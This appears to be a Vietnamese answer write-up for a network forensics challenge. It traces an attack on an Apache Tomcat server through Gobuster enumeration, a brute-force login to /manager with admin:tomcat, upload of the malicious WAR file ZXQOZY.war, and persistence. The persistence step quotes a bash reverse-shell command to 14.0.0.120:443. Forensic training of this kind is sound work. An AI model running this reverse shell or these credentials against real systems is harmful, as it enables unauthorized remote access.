
Q4. Sau khi phát hiện ra các cổng mở trên máy chủ của chúng tôi, có vẻ như kẻ tấn công đã cố gắng liệt kê và phát hiện các thư mục cũng như tệp trên máy chủ web của chúng tôi. Công cụ Gobuster từ quá trình phân tích đã hỗ trợ kẻ tấn công.




Q5. Sau nỗ lực liệt kê các thư mục trên máy chủ web, kẻ tấn công đã thực hiện nhiều yêu cầu nhằm cố gắng xác định các giao diện quản trị. Kẻ tấn công có thể phát hiện ra thư mục /manager được liên kết với bảng quản trị.



Q6. Khi truy cập vào thư mục /manager liên kết bảng quản trị, kẻ tấn công đã cố gắng brute-force thông tin đăng nhập. Từ dữ liệu, danh sách tên người dùng và mật khẩu chính xác mà kẻ tấn công đã sử dụng, để thử các trường hợp đăng nhập thành công nhằm authorize và leo quyền root là admin:tomcat, đã được mã hóa Base64 thành YWRtaW46dG9tY2F0. Với trường hợp brute-force admin:tomcat đúng, server trả về HTTP/1.1 200 OK.  
Unauthorized (text/html) là dấu hiệu cho thấy brute-force.



Q7. Khi đã ở trong bảng quản trị, kẻ tấn công đã cố gắng tải lên một tệp với mục đích thiết lập một reverse shell. Tên của tệp độc hại này từ dữ liệu đã thu được là /manager/html/upload: ZXQOZY.war.



Q8. Sau khi thiết lập thành công một tệp độc hại ZXQOZY để reverse trên máy chủ, kẻ tấn công nhằm mục đích đảm bảo tính bền vững trên máy bị xâm nhập. Tệp độc hại bắt đầu gửi SYN để trả về kết quả lệnh cho kẻ tấn công. Từ phân tích, lệnh cụ thể được lên lịch chạy để duy trì sự hiện diện của chúng là /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'.

